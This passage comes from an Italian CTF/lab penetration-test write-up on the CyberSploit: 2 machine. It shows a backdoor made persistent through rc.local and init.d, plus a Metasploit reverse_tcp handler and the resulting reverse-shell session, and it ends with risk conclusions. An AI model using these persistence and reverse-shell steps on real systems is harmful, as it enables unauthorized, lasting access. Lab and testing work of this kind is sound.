-rw-r--r-- . 1 centos centos 323 May 24 22:57 .bashrc
-rw-r--r-- . 1 root root 12288 May 24 15:23 .bashrc.swo
-rw-r--r-- . 1 root root 12288 May 24 15:23 .bashrc.swp
-rwxr-xr-x. 1 centos centos 32 May 28 22:52 in.sh
-rw----- . 1 root root 12288 May 28 22:47 .in.sh.swp
-rwxr-xr-x. 1 centos centos 207 May 28 22:52 shell.elf
[root@localhost centos]#
```

```
[root@localhost centos]# mv in.sh /etc/init.d/
[root@localhost centos]# mv shell.elf /etc/in
init.d/ inittab inputrc
[root@localhost centos]# mv shell.elf /etc/init.d/
[root@localhost centos]#
```

Maintaining Access

4. Aggiorno il file "rclocal" in modo da eseguire automaticamente "in.sh" ad ogni avvio del sistema;
5. Metto la macchina Kali in ascolto per la backdoor creata in precedenza;

```
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
sh /etc/init.d/in.sh
exit 0
```

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run
```

File System

```
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Maintaining Access

6. Il riavvio della macchina attiva la backdoor, istaurando una connessione reverse_tcp verso la macchina Kali.

```
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] Sending stage (36 bytes) to 10.0.2.6  
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.6:42526) at 2024-05-28 13:36:59 -0400
```

Shell Banner:

sh-4.4\$ _

sh-4.4\$

sh-4.4\$ █

Conclusioni



Conclusioni

Sebbene OpenVas e Nessus non abbiano rilevato vulnerabilità sfruttabili direttamente con degli exploit, la macchina CyberSploit: 2 è comunque risultata avere un livello di rischio molto elevato a causa dei seguenti fattori:

- Credenziali esposte su una pagina web accessibile anche dall'esterno, protette solo da un cifrario debole.
- Presenza di un utente con privilegi di root e una password molto debole.
- Permesso di utilizzo di Docker concesso anche agli utenti con bassi privilegi.